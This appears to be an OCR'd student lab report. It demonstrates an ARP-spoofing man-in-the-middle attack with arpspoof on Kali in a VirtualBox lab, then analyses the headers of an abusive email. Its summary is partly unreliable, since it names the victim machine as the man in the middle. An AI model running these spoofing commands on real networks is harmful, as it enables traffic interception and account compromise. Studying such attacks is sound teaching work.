
Below is the screenshot to demonstrate the same



```
┌──(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1

┌──(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1

┌──(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.conf.all.send_redirects=0
net.ipv4.conf.all.send_redirects = 0

┌──(kali㉿kali)-[~]
└─$ █
```


c) Now run the following command to spoof the mac address and execute the MiTM attack for demonstration

$ sudo arpspoof –I eth0 –t 10.0.2.15 10.0.2.3


Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 10.0.2.15 10.0.2.3
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
8:0:27:50:4c:14 8:0:27:30:68:a0 0806 42: arp reply 10.0.2.3 is-at 8:0:27:50:4c:14
```

One can also examine the packets through wireshark:


Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.    Time          Source             Destination        Protocol Length Info
    13 24.871382548  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    14 26.872726675  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    15 28.876383458  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    16 30.893922592  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    17 32.896954753  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    18 34.908523063  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    19 36.918287563  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    20 38.935540849  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    21 40.947579495  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    22 43.062372793  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    23 45.063480447  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    24 47.072337487  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    25 49.082751522  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    26 51.095352267  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14
    27 53.099996406  08:00:27:50:4c:14  08:00:27:30:68:a0  ARP        42 10.0.2.3 is at 08:00:27:50:4c:14

› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
› Ethernet II, Src: 08:00:27:50:4c:14 (08:00:27:50:4c:14), Dst: 08:00:27:30:68:a0 (08:00:27:30:68:a0)
› Address Resolution Protocol (reply)
```

And finally we can see in the screenshot below that the mac address has been spoofed since both the IP of 10.0.2.3 and 10.0.2.4 has same mac address



```
  10.0.2.1              52-54-00-12-35-00     dynamic
  10.0.2.3              08-00-27-60-79-08     dynamic
  10.0.2.4              08-00-27-50-4c-14     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\SamanthaaPU>arp -a

Interface: 10.0.2.15 --- 0xb
  Internet Address      Physical Address      Type
  10.0.2.1              52-54-00-12-35-00     dynamic
  10.0.2.3              08-00-27-50-4c-14     dynamic
  10.0.2.4              08-00-27-50-4c-14     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\SamanthaaPU>
```


Summary:

- **Samantha was a victim of an MiMT attack type in which the following artifacts were used for compromising her personal email id**
- **Server IP is 10.0.2.4**
- **Victim IP is 10.0.2.15**
- **Total 1 terminal is connected with Server and Type of Operating system is Windows**
- **CVE -2009-0094 windows XP/2007 netBIOS**
- **Score is 7**
- **Default gateway IP is 10.0.2.2**
- **Victim Machine arp table shows the same mac address for two different ip addresses which means the packets meant to be sent to 10.0.2.3 are first sent to 10.0.2.15(man in the middle) during orchestration of the attack.**

Since she is the victim of man in the middle attack which could have led to the compromise of her personal email ID further, the same email ID is used to send her abusive and threatening messages.

TASK 4:Use email forensics analysis and identify the sender’s IP address

- **Go to the mailbox and click on the three dots option.**



(no subject)

ping me <pingme19216816@gmail.com>
to me

you are a pathetic teacher, leave the university as soon as possible.

1:48 AM (2 hours ago)

- **Click on Show original option.**

It will show the original message with all the headers:

Original Message

Message ID
<CAHO4kB3XDG4YD-gag+K-0ecdnF32ZG_wctBcMkm4wSS8L513Xg@mail.gmail.com>

Created at: Tue, May 7, 2024 at 1:48 AM (Delivered after 13 seconds)

From: ping me <pingme19216816@gmail.com>

To: "samanthaa.collen.r@gmail.com" <samanthaa.collen.r@gmail.com>

Subject:

SPF: PASS with IP 209.85.220.41 Learn more

DKIM: 'PASS' with domain gmail.com Learn more

DMARC: 'PASS' Learn more


Download Original Copy to clipboard

```
Delivered-To: samanthaa.collen.r@gmail.com

Received: by 2002:a05:7022:32b:b0:7d:6ee5:a18f with SMTP id 43csp1571153dld;

        Mon, 6 May 2024 13:18:43 -0700 (PDT)

X-Received: by 2002:a5d:4d52:0:b0:34e:81ab:463f with SMTP id
a18-20020a5d4d52000000b0034e81ab463fmr570668wru.20.1715026723214;

        Mon, 06 May 2024 13:18:43 -0700 (PDT)

ARC-Seal: i=1; a=rsa-sha256; t=1715026723; cv=none;

        d=google.com; s=arc-20160816;

        b=akCCB88AEkV6QR63J23SEYvTmx2C4RifWFsaCMCohmzqVOJ6yjm5uA4kVd/We8CAvm

         XNFAcRcT2hZ02z0qsCkALI7tJawzOg/ZsUSgnntSmjSwWWcqA7uyQ0mVWgcqq4uz6mcm

         hqF76rNKtl0foZ8SzZCX2gf4Y3u2zoLRgKxD9VgO7phtbE2SU6sYhuE74a4R0YlDSqfX

         hsdm4gLuv0FEPo1knuOCN2EoNZoUGjclPH4DiP8eXtvQSCEIbUgKhD8rVYxj8rlyOVct

         gf1Y4NMhAscANvCxRM5UDi7chEmTKGnLPWHellIwDUbt0RISC7iTUtIRyLVSP4x4imwP

         228w==

ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;

        h=to:subject:message-id:date:from:mime-version:dkim-signature;

        bh=iTWDAuur3aOI9gyiOElxslQ7VKIu4JYTF5zPtE2EpP8=;

        fh=iWBLuz8abCZqBLdaU9AJjjBYNAoXiX+6vFZJJLqPRvY=;

        b=NWoHiMpjt+wsxUrQb/wrT6U/y4sSFRPdXRq36jYHWt+7YuWAqHPPcxmR4LudfBjvG7

         VFLuMgbe/OxZXlv67uHKT8xG0uAVcOChke4Y1TO7Dkno8zZ1yILRDaGRjxnAfJjHrKqI

         0rAja07XaINu8/Qo578ttVcx0iDgVeepzAD4uj3cdw9w9ue6HKAOCd8GevVcsUM3c3LD

         BOb+1E7ie0eh6gSD42jJUEaOCAXq1tNY6aaSi4uTHLSZBp/o8qNY7WPJGkP8wjjNr5k+

         cuf0SxVlBr1XyRkfjBIaPrJm10z7TqN16B+R7kNE+AG7zlwfZKwqdypSXFA9vcWei1ZS

         NkdQ==;
        dara=google.com
ARC-Authentication-Results: i=1; mx.google.com;
       dkim=pass header.i=@gmail.com header.s=20230601 header.b=KwAPtKkP;
       spf=pass (google.com: domain of pingme19216816@gmail.com designates 209.85.220.41
as permitted sender) smtp.mailfrom=pingme19216816@gmail.com;
       dmarc=pass (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
Return-Path: <pingme19216816@gmail.com>
Received: from mail-sor-f41.google.com (mail-sor-f41.google.com. [209.85.220.41])
        by mx.google.com with SMTPS id
v13-20020a5d610d000000b0034e54870505sor2226297wrt.1.2024.05.06.13.18.43
        for <samanthaa.collen.r@gmail.com>
        (Google Transport Security);
        Mon, 06 May 2024 13:18:43 -0700 (PDT)
Received-SPF: pass (google.com: domain of pingme19216816@gmail.com designates
209.85.220.41 as permitted sender) client-ip=209.85.220.41;
Authentication-Results: mx.google.com;
       dkim=pass header.i=@gmail.com header.s=20230601 header.b=KwAPtKkP;
       spf=pass (google.com: domain of pingme19216816@gmail.com designates 209.85.220.41
as permitted sender) smtp.mailfrom=pingme19216816@gmail.com;
       dmarc=pass (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=gmail.com; s=20230601; t=1715026722; x=1715631522; dara=google.com;
        h=to:subject:message-id:date:from:mime-version:from:to:cc:subject
         :date:message-id:reply-to;
        bh=iTWDAuur3aOI9gyiOElxslQ7VKIu4JYTF5zPtE2EpP8=;
        b=KwAPtKkP+j4j3IWHopHxwrx7dBqdASxgB7nSQfaxXOeKpSjpNs7FtkaH+mcumRWaR0
```

```
         2QvZ3npe6yOdVF3C7vAOQunV51yrHD7foOqdJeh8XN/k2rQfTCUoLRtM9WBXgS3FyS3O
         ew1cR4WKnVrzGlRyLnSpyk/XYd77WmesVPbNeZbN3H23wHQm+8tJ4BQ6gRbvl8Vigo/o
         0pmq/rcajxLhi4KfALi6l4b6OAhkufAycVcuDdtDyWPhi3QwArxF2cAmT6kYeUHeN1zc
         LO9Ylsa/zEjCKUrftapxzDjigegk+Jb3dUlmhUTu9arhw/KzB8XEshIAUIWqUEx3q4P5
         sX1w==
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=1e100.net; s=20230601; t=1715026722; x=1715631522;
        h=to:subject:message-id:date:from:mime-version:x-gm-message-state
         :from:to:cc:subject:date:message-id:reply-to;
        bh=iTWDAuur3aOI9gyiOElxslQ7VKIu4JYTF5zPtE2EpP8=;
        b=nuTy5eQYCeETN+un1uwLWwx6op6FB53h99/ClmA5vX9QxKdSMtwKoX4kuTJQaxEAAx
         Uf8AN+rc5CA8st5hWVBmLBe1dapusnDufr+caCQpvHJXimGpgWpq/87LusPElLuJmyTb
         sAZptfE2ljsr+UL8tPxhVwhiH4kb+FTd0F11mWryVpkOErD27DU2qZNw4BkbvyAAj/yd
         bUj4WCjZFFlmab9FnAFZWgpF+FbSFndpYcYJsobkEtg2Z4M+0U0xOTHg4EJoaOhWfwIg
         Q4AHLA+FOm/m52teGZ71nqX0SjOEiu/5ZsKcGkd6pXvvm0d7IQ/3eRXNp3yQ98r/DqB/
         /evQ==
X-Gm-Message-State: AOJu0Yx8WZ0wpqYiRcwqtmVBBVM5VYFNTaLNrfXoV+zy9pr9haGRsH8n
eDzI/QSDiEjyzHSYdZafJPSZ1aGvaHAgyMZHqcF/5pHT9NfX4wftybAXYeq4aFzgoGGf4t0rBqF
Qa7JwNJpzo4bTAWdErV2U3W1FBe9zqwuY

X-Google-Smtp-Source:
AGHT+IGP1ERZFSecmUFaKNvaVU2jc1f25/L5MIN8I2KJo1Dr6gm2iUaXhEBBjB38FLobxldG21sION
V053dTO6WryWA=

X-Received: by 2002:a5d:4a02:0:b0:34d:ab1a:6384 with SMTP id
m2-20020a5d4a02000000b0034dab1a6384mr550682wrq.13.1715026722252; Mon, 06 May
2024 13:18:42 -0700 (PDT)

MIME-Version: 1.0
```

```
From: ping me <pingme19216816@gmail.com>

Date: Tue, 7 May 2024 01:48:30 +0530

Message-ID:
<CAHO4kB3XDG4YD-gag+K-0ecdnF32ZG_wctBcMkm4wSS8L513Xg@mail.gmail.com>

Subject:

To: "samanthaa.collen.r@gmail.com" <samanthaa.collen.r@gmail.com>

Content-Type: multipart/alternative; boundary="0000000000008f6d740617cec640"


--0000000000008f6d740617cec640

Content-Type: text/plain; charset="UTF-8"


you are a pathetic teacher, leave the university as soon as possible.


--0000000000008f6d740617cec640

Content-Type: text/html; charset="UTF-8"


<div dir="auto">you are a pathetic teacher, leave the university as soon as possible.</div>


--0000000000008f6d740617cec640--
```

- **Executing forensics on email and we can clearly see the ‘Received’ headers. The last ‘Received’ header is corresponding the first event of transmition of email from the MUA(Mail user agent) to MTA(mail transfer agent) based on the SPF(Sender Policy Framework) hence the client IP is 209.85.220.41(highlited in red color within the original email)**
- **Using the IP and any online tool available to trace the geolocation of the IP we can find the location of the attackers email server**



IP Lookup Tool

Enter any IP Address and lookup its location, ASN, organization, proxy or non-proxy, and more.

209.85.220.41

If you are concerned about the GeoLocation data accuracy for the data listed below, please review the GeoLocation accuracy information for clarification.

IP Location via IP2Location (PRODUCT: DB, MAY 01 2024)

IP: 209.85.220.41

COUNTRY: United States of America

COUNTRY ISO: US

STATE: California

CITY: Mountain View

POSTAL CODE: 94043

LATITUDE: 37.4059

LONGITUDE: -122.0785


ORGANIZATION: Google LLC

ISP: Google LLC

